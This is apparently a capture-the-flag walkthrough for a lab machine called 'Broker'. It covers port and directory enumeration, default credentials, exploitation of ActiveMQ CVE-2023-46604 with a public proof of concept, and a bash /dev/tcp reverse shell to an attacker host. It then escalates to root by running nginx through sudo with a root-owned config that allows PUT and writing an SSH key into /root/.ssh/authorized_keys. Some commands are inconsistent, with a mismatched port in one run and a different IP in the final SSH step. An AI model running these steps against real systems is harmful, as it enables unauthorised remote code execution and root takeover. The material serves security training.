
Broker

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV  10.129.57.42
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-29 16:18 CST
Nmap scan report for 10.129.57.42
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Trying to access website in browser we get prompted with authentication window, fortunately simple admin:admin combination worked.



Graphic Design By Hiram

Let's enumerate directories with gobuster.


```
└─$ gobuster dir -u http://10.129.57.42 -w /usr/share/dirb/wordlists/common.txt -U admin -P admin
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.57.42
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Auth User:               admin
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/]
/api                  (Status: 302) [Size: 0] [--> http://10.129.57.42/api/]
/favicon.ico          (Status: 200) [Size: 3638]
/images               (Status: 302) [Size: 0] [--> http://10.129.57.42/images/]
/index.html           (Status: 200) [Size: 6047]
/styles               (Status: 302) [Size: 0] [--> http://10.129.57.42/styles/]
Progress: 4615 / 4616 (99.98%)
===============================================================
Finished
===============================================================
```

```
└─$ gobuster dir -u http://10.129.57.42/admin -w /usr/share/dirb/wordlists/common.txt -U admin -P admin
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.57.42/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Auth User:               admin
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 419 / 4616 (9.08%)
Progress: 528 / 4616 (11.44%)
/images               (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/images/]
/js                   (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/js/]
/styles               (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/styles/]
/test                 (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/test/]
/xml                  (Status: 302) [Size: 0] [--> http://10.129.57.42/admin/xml/]
Progress: 4615 / 4616 (99.98%)
===============================================================
Finished
===============================================================
```

Online search for ActiveMQ exploit provides us with CVE-2023-46604 and PoC for that. Version of our target appears to be vulnerable to RCE.

https://attackerkb.com/topics/IHsgZDE3tS/cve-2023-46604/rapid7-analysis

https://github.com/X1r0z/ActiveMQ-RCE



First, let's clone this PoC repo.

```
└─$ git clone https://github.com/X1r0z/ActiveMQ-RCE.git
```

To check if exploit is working, let's change poc.xml so vulnerable system will send us a ping and setup http server so xml file is available. In another terminal we setup tcpdump to intercept ICMP packets.

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
        <list>
            <!--<value>bash</value>
            <value>-c</value> -->
            <value>ping 10.10.14.170</value>
            <!-- <value>bash</value>
            <value>-c</value>
            <value>touch /tmp/success</value> -->
        </list>
        </constructor-arg>
    </bean>
</beans>
```

```
└─$ python3 -m http.server 8001
```

```
└─$ sudo tcpdump -i tun0 icmp -v
```

Let's adjust options and run exploit.

```
└─$ go run main.go
```

```
Usage of /tmp/go-build3080129932/b001/exe/main:
  -i string
        ActiveMQ Server IP or Host
  -p string
        ActiveMQ Server Port (default "61616")
  -t    Use TLS for connection
  -u string
        Spring XML URL
```

```
└─$ go run main.go -i 10.129.57.42 -p 80 -u http://10.10.14.170:8001/poc.xml
```

```
[*] Target: 10.129.57.42:80
[*] XML URL: http://10.10.14.170:8001/poc.xml

[*] Sending packet: 000000731f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c617373506174685586d6c4170706c69636174696f6e436f6e746578742e737303a3830303030312f706f632e786d6c
```

We didn't get any response. Probable cause is port of ActiveMQ target server, let's run nmap again this time covering all ports to see if port 61616 is open on that host.

```
└─$ nmap -sV -p- 10.129.57.42
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-30 15:10 CST
Nmap scan report for 10.129.57.42
Host is up (0.052s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
1883/tcp  open  mqtt
5672/tcp  open  amqp?
8161/tcp  open  http       Jetty 9.4.39.v20210325
45833/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
61614/tcp open  http       Jetty 9.4.39.v20210325
61616/tcp open  apachemq   ActiveMQ OpenWire transport
```

Let's use that one this time and see.

```
└─$ go run main.go -i 10.129.57.42 -p 80 -u http://10.10.14.170:8001/poc.xml

[*] Target: 10.129.57.42:80
[*] XML URL: http://10.10.14.170:8001/poc.xml

[*] Sending packet: 000000731f000000000000000000000101000426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e74657874010020687474703a2f2f31302e31302e31342e3137303a383030312f706f632e786d6c
```

```
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:12:09.767258 IP (tos 0x0, ttl 64, id 32848, offset 0, flags [DF], proto ICMP (1), length 84)
    10.10.14.170 > 10.129.57.42: ICMP echo request, id 33682, seq 1, length 64
15:12:09.807119 IP (tos 0x0, ttl 63, id 44835, offset 0, flags [none], proto ICMP (1), length 84)
    10.129.57.42 > 10.10.14.170: ICMP echo reply, id 33682, seq 1, length 64
15:12:10.770739 IP (tos 0x0, ttl 64, id 33066, offset 0, flags [DF], proto ICMP (1), length 84)
    10.10.14.170 > 10.129.57.42: ICMP echo request, id 33682, seq 2, length 64
15:12:10.811187 IP (tos 0x0, ttl 63, id 44863, offset 0, flags [none], proto ICMP (1), length 84)
    10.129.57.42 > 10.10.14.170: ICMP echo reply, id 33682, seq 2, length 64
```

We've successfully received pings from taget, that means it's vulnerable to CVE-2023-46604. Let's now inject reverse shell to poc.xml

```
<value>bash</value>
<value>-c</value>
<value>bash -i &gt;&amp; /dev/tcp/10.10.14.170/1234 0&gt;&amp;1</value>
```

```
└─$ go run main.go -i 10.129.57.42 -p 61616 -u http://10.10.14.170:8001/poc.xml

[*] Target: 10.129.57.42:61616
[*] XML URL: http://10.10.14.170:8001/poc.xml

[*] Sending packet: 000000731f000000000000000000000101000426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e74657874010020687474703a2f2f31302e31302e31342e3137303a383030312f706f632e786d6c
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.57.42] 46402
bash: cannot set terminal process group (878): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ whoami
whoami
activemq
```

Success ! We received reverse shell as user activemq. We had to HTML encode special characters like & and >. User flag can be found at /home/activemq.

```
activemq@broker:~$ ls /home/activemq
ls /home/activemq
user.txt
```

To find our way to escalate privileges, we run following command:

```
activemq@broker:~$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

We can see that we can run /usr/sbin/nginx with root permissions. We can then deploy a vulnerable nginx server with -c option to specify configuration file that we are going to create.

```
activemq@broker:~$ nginx -h
nginx -h
nginx version: nginx/1.18.0 (Ubuntu)
Usage: nginx [-?hvVtTq] [-s signal] [-c filename] [-p prefix] [-g directives]

Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during configuration testing
  -s signal     : send signal to a master process: stop, quit, reopen, reload
  -p prefix     : set prefix path (default: /usr/share/nginx/)
  -c filename   : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file
```

```
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
                worker_connections 768;
}
http {
        server {
                listen 1337;
                root /;
                autoindex on;
                dav_methods PUT;
}
}
```

Let's save a file called hacker.conf, change process to be ran by root, root directory to /, add autoindexing and allow PUT HTTP method to allow uploading files. Let's save the file and run nginx.

```
activemq@broker:~$ sudo nginx -c /home/activemq/hacker.conf
```

Server is now running on localhost on port 1337.

```
activemq@broker:~$ ss -lntp
ss -lntp
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      511          0.0.0.0:1337       0.0.0.0:*
LISTEN 0      50               *:8161             *:*    users:(("java",pid=939,fd=154))
LISTEN 0      4096             *:5672             *:*    users:(("java",pid=939,fd=144))
LISTEN 0      4096             *:61613            *:*    users:(("java",pid=939,fd=145))
LISTEN 0      50               *:61614            *:*    users:(("java",pid=939,fd=148))
LISTEN 0      4096             *:61616            *:*    users:(("java",pid=939,fd=143))
LISTEN 0      50               *:36597            *:*    users:(("java",pid=939,fd=26))
LISTEN 0      128           [::]:22            [::]:*
LISTEN 0      4096             *:1883             *:*    users:(("java",pid=939,fd=146))
```

We can access files with curl.

```
activemq@broker:~$ curl localhost:1337
curl localhost:1337
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2556    0  2556    0     0  1590k      0 --:--:-- --:--:-- --:--:-- 2496k
<html>
<head><title>Index of /</title></head>
<body>
<h1>Index of /</h1><hr><pre><a href="../">../</a>
<a href="bin/">bin/</a>                                          06-Nov-2023 01:10                   -
<a href="boot/">boot/</a>                                         06-Nov-2023 01:38                   -
<a href="dev/">dev/</a>                                          30-Nov-2023 22:16                   -
<a href="etc/">etc/</a>                                          07-Nov-2023 06:53                   -
<a href="home/">home/</a>                                         06-Nov-2023 01:18                   -
<a href="lib/">lib/</a>                                          06-Nov-2023 00:57                   -
<a href="lib32/">lib32/</a>                                        17-Feb-2023 17:19                   -
<a href="lib64/">lib64/</a>                                        05-Nov-2023 02:36                   -
<a href="libx32/">libx32/</a>                                       17-Feb-2023 17:19                   -
<a href="lost%2Bfound/">lost+found/</a>                                    27-Apr-2023 15:40                   -
<a href="media/">media/</a>                                        06-Nov-2023 01:18                   -
<a href="mnt/">mnt/</a>                                          17-Feb-2023 17:19                   -
<a href="opt/">opt/</a>                                          06-Nov-2023 01:18                   -
<a href="proc/">proc/</a>                                         30-Nov-2023 22:16                   -
<a href="root/">root/</a>                                         30-Nov-2023 22:17                   -
<a href="run/">run/</a>                                          30-Nov-2023 22:16                   -
<a href="sbin/">sbin/</a>                                         06-Nov-2023 01:10                   -
<a href="srv/">srv/</a>                                          06-Nov-2023 01:18                   -
<a href="sys/">sys/</a>                                          30-Nov-2023 22:16                   -
```

Let's now upload SSH public key to /root/.ssh/authorized_keys with curl using PUT HTTP method, so we can access root on this host through SSH.
First let's create key pair on our attacking machine and transfer public one to activemq.

```
└─$ ssh-keygen
```

```
activemq@broker:~$ wget http://10.10.14.170:8001/id_rsa.pub
```

Let's upload it to nginx server.

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ curl -X PUT localhost:1337/root/.ssh/authorized_keys -d "$(cat /home
/activemq/.ssh/id_rsa.pub)"
```

We now change permissions to id_rsa key so SSH will accept it and make a connection.

```
└─$ chmod 0400 id_rsa
```

```
└─$ ssh -i id_rsa root@10.129.230.87
```

```
root@broker:~# whoami
root
root@broker:~# ls /root
cleanup.sh  root.txt
```

Success ! We've got root access, root flag can be found at /root.